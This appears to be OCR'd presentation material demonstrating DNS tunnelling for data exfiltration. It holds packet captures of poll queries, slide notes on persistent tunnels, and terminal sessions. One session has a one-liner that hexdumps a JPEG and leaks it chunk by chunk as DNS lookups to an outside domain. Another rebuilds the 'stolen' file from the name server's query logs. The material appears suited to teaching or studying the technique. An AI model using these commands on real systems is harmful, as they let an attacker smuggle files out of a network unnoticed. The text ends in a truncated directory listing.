11693	15:23:28.700534	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11695	15:23:29.926749	192.168.1.107	212.54.40.25	DNS	95	Standard query A q7.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11697	15:23:30.028846	212.54.40.25	192.168.1.107	DNS	111	Standard query response A 127.0.0.1
11700	15:23:31.240560	192.168.1.107	212.54.40.25	DNS	97	Standard query A q321.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11701	15:23:31.359435	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11712	15:23:32.580199	192.168.1.107	212.54.40.25	DNS	97	Standard query A q661.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11713	15:23:32.694654	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11715	15:23:33.914601	192.168.1.107	212.54.40.25	DNS	97	Standard query A q995.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11717	15:23:33.951863	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11719	15:23:35.166440	192.168.1.107	212.54.40.25	DNS	97	Standard query A q247.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11720	15:23:35.250621	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11724	15:23:36.445428	192.168.1.107	212.54.40.25	DNS	97	Standard query A q526.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11725	15:23:36.581740	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11728	15:23:37.826144	192.168.1.107	212.54.40.25	DNS	97	Standard query A q907.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11729	15:23:37.912885	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11739	15:23:39.129916	192.168.1.107	212.54.40.25	DNS	97	Standard query A q210.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11740	15:23:39.244117	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11743	15:23:40.467701	192.168.1.107	212.54.40.25	DNS	97	Standard query A q549.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11744	15:23:40.575349	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11746	15:23:41.799858	192.168.1.107	212.54.40.25	DNS	97	Standard query A q881.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11747	15:23:41.906932	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11755	15:23:43.128969	192.168.1.107	212.54.40.25	DNS	97	Standard query A q209.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11756	15:23:43.237376	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1

Persist tunnels


Traffic may be encrypted but should be noticable

Very smart IDS-es may help out

Other protocols may be used:

- HTTP tunnel
- IRC channel (often picked up by antivirus/antimalware)


Persist example



```
root@229431:/var/log# host pietjepuk.max3sat.nl
pietjepuk.max3sat.nl has address 127.0.0.1
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# grep pietje syslog
May 25 07:43:13 229431 named[1296]: client 184.22.119.114#63407: query: pietjepuk.max3sat.nl IN A -EDC (184.
22.104.160)
May 25 07:43:13 229431 named[1296]: client 184.22.119.114#60066: query: pietjepuk.max3sat.nl IN AAAA -EDC (1
84.22.104.160)
May 25 07:43:13 229431 named[1296]: client 184.22.119.114#62046: query: pietjepuk.max3sat.nl IN MX -EDC (184
.22.104.160)
May 25 07:48:41 229431 named[1296]: client 184.22.119.114#61579: query: pietjepuk.max3sat.nl IN AAAA -EDC (1
84.22.104.160)
May 25 07:48:41 229431 named[1296]: client 184.22.119.114#56095: query: pietjepuk.max3sat.nl IN MX -EDC (184
.22.104.160)
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# egrep '^May 25' /var/log/syslog.0 | egrep  'query: d_[^\.]+' | uniq| head -3
May 25 06:54:34 229431 named[1296]: client 194.109.76.106#9043: query: d_1_ffd8ffe000104a464946000102000064.
max3sat.nl IN A - (184.22.104.160)
May 25 06:54:34 229431 named[1296]: client 194.109.76.101#28766: query: d_1_ffd8ffe000104a464946000102000064
.max3sat.nl IN AAAA -EDC (184.22.104.160)
May 25 06:54:35 229431 named[1296]: client 194.109.76.107#26742: query: d_1_ffd8ffe000104a464946000102000064
.max3sat.nl IN MX - (184.22.104.160)
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# egrep '^May 25' /var/log/syslog.0 | egrep -o 'query: d_[^\.]+' | cut -d_ -f2,3 | sort
-n | uniq | cut -d_ -f2 | xxd -r -p > /stolenfile.jpg
root@229431:/var/log#
root@229431:/var/log# file /stolenfile.jpg
/stolenfile.jpg: JPEG image data, JFIF standard 1.02
root@229431:/var/log#
root@229431:/var/log# hexdump -C /stolenfile.jpg | head
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 02 00 00 64  |......JFIF.....d|
00000010  00 64 00 00 ff ec 00 11  44 75 63 6b 79 00 01 00  |.d......Ducky...|
00000020  04 00 00 00 3c 00 00 ff  ee 00 26 41 64 6f 62 65  |....<.....&Adobe|
00000030  00 64 c0 00 00 00 01 03  00 15 04 03 06 0a 0d 00  |.d..............|
00000040  00 08 59 00 00 0c 0d 00  00 12 f1 00 00 1d 2a ff  |..Y...........*.|
00000050  db 00 84 00 06 04 04 04  05 04 06 05 05 06 09 06  |................|
00000060  05 06 09 0b 08 06 06 08  0b 0c 0a 0a 0b 0a 0a 0c  |................|
00000070  10 0c 0c 0c 0c 0c 0c 10  0c 0e 0f 10 0f 0e 0c 13  |................|
00000080  13 14 14 13 13 1c 1b 1b  1b 1c 1f 1f 1f 1f 1f 1f  |................|
00000090  1f 1f 1f 1f 01 07 07 07  0d 0c 0d 18 10 10 18 1a  |................|
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# md5sum /stolenfile.jpg
67a5587e34738490d41345847cf02157  /stolenfile.jpg
root@229431:/var/log#
root@229431:/var/log#
```


```
d_430_6cbf751007d9588103a24b8f41258d5b.max3sat.nl has address 127.0.0.1
d_431_c42fb0a8b8843a12574372cd9cff0098.max3sat.nl has address 127.0.0.1
d_432_828a61e8af46fd2e103d2ba01072ea55.max3sat.nl has address 127.0.0.1
d_433_74cc0f4dc11e88b920b9566c332de22d.max3sat.nl has address 127.0.0.1
d_434_c5ddf45f6ccad707d40744dc4aa5cc41.max3sat.nl has address 127.0.0.1
d_435_b8c54f9c129b667ea73894b0f74814b8.max3sat.nl has address 127.0.0.1
d_436_947b62e5e183505a66c2c7db5346d441.max3sat.nl has address 127.0.0.1
d_437_b7e27f93fea73042bcc3551670c3bf2e.max3sat.nl has address 127.0.0.1
d_438_cbfa00892e5020ca254e18a67212910a.max3sat.nl has address 127.0.0.1
d_439_ce21a81700944a8caf41d4c47a57f3cf.max3sat.nl has address 127.0.0.1
d_440_fa97bdf42a1d0757a7ffda0008010303.max3sat.nl has address 127.0.0.1
d_441_013f10ff00d09ace6e633589bdf7856d.max3sat.nl has address 127.0.0.1
d_442_8df50e12898a50fbb887c43bd35ae226.max3sat.nl has address 127.0.0.1
d_443_0ccd7ddb6bda2aaea061b7d0083c7bb4.max3sat.nl has address 127.0.0.1
d_444_b60eae2138836632550fec7bae922ef1.max3sat.nl has address 127.0.0.1
d_445_01aca876a802358607debc182b0b10d8.max3sat.nl has address 127.0.0.1
d_446_dcdd6677b88d100dc61f133da50cee54.max3sat.nl has address 127.0.0.1
d_447_96405ca46567ab7b8826ba197a3dcd42.max3sat.nl has address 127.0.0.1
d_448_38cb2dced8332a24095ea503a8d74766.max3sat.nl has address 127.0.0.1
d_449_92a154170c3a84d45e6263d06d065625.max3sat.nl has address 127.0.0.1
d_450_cbccbe88d3cc23306fa605cd23cd4a9d.max3sat.nl has address 127.0.0.1
d_451_be8ba2e5ce7ad035708aea5c4e97997c.max3sat.nl has address 127.0.0.1
d_452_b1cc4ccae9b18cda083d1822c53c21cf.max3sat.nl has address 127.0.0.1
d_453_cf473d037d47a9a11e830e9ac150423b.max3sat.nl has address 127.0.0.1
d_454_7a774536e8c4952c0458a5e62e84d22e.max3sat.nl has address 127.0.0.1
d_455_ab12b71d12e3d4c7a72c0a45c71d2be9.max3sat.nl has address 127.0.0.1
d_456_a40723516d8a5c05887421eaf097d10c.max3sat.nl has address 127.0.0.1
d_457_a74ca601e8db763a39582163497e8cd5.max3sat.nl has address 127.0.0.1
d_458_2ba2bd64d000f89a4c469cc1a86b4957.max3sat.nl has address 127.0.0.1
d_459_008298c4018371f4543ad5370b9754c5.max3sat.nl has address 127.0.0.1
d_460_93addcc26a718cff0009c594a0ee132d.max3sat.nl has address 127.0.0.1
d_461_a03a1020e3894ae270952bde67653c72.max3sat.nl has address 127.0.0.1
d_462_8c42125a0d42b8182655546505912156.max3sat.nl has address 127.0.0.1
d_463_0dd443a3e07fb84915fb58470fb7f51e.max3sat.nl has address 127.0.0.1
d_464_5df8d134a91d74540b412b29d58f49c9.max3sat.nl has address 127.0.0.1
d_465_2b1d11129643328e2b0c1e0747d7460c.max3sat.nl has address 127.0.0.1
d_466_c31596cb8b2e1d06a52d1874fdd7db99.max3sat.nl has address 127.0.0.1
d_467_4f89ff00deb594eacb74ffd9.max3sat.nl has address 127.0.0.1
d_468_.max3sat.nl has address 127.0.0.1
root@bt:~# md5sum Kym_bills_Australie.jpg
67a5587e34738490d41345847cf02157  Kym_bills_Australie.jpg
root@bt:~# #hexdump -vC Kym_bills_Australie.jpg | cut -c 10-58 | sed 's/ //g' | awk '{print "d_"NR"_"$0}' | while read l ;
do host $l.max3sat.nl ; done
root@bt:~# #hexdump -vC Kym_bills_Australie.jpg | head
root@bt:~# hexdump -vC Kym_bills_Australie.jpg | head
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 02 00 00 64  |......JFIF.....d|
00000010  00 64 00 00 ff ec 00 11  44 75 63 6b 79 00 01 00  |.d......Ducky...|
00000020  04 00 00 00 3c 00 00 ff  ee 00 26 41 64 6f 62 65  |....<.....&Adobe|
00000030  00 64 c0 00 00 00 01 03  00 15 04 03 06 0a 0d 00  |.d..............|
00000040  00 08 59 00 00 0c 0d 00  00 12 f1 00 00 1d 2a ff  |..Y...........*.|
00000050  db 00 84 00 06 04 04 04  05 04 06 05 05 06 09 06  |................|
00000060  05 06 09 0b 08 06 06 08  0b 0c 0a 0a 0b 0a 0a 0c  |................|
00000070  10 0c 0c 0c 0c 0c 0c 10  0c 0e 0f 10 0f 0e 0c 13  |................|
00000080  13 14 14 13 13 1c 1b 1b  1b 1c 1f 1f 1f 1f 1f 1f  |................|
00000090  1f 1f 1f 1f 01 07 07 07  0d 0c 0d 18 10 10 18 1a  |................|
root@bt:~#
```

Persist example



```
100666/rw-rw-rw-  1001036  fil   Thu Jan 01 00:00:00 +0000 1970  Jesse.jpg
40555/r-xr-xr-x   0        dir   Thu Jan 01 00:00:00 +0000 1970  My Music
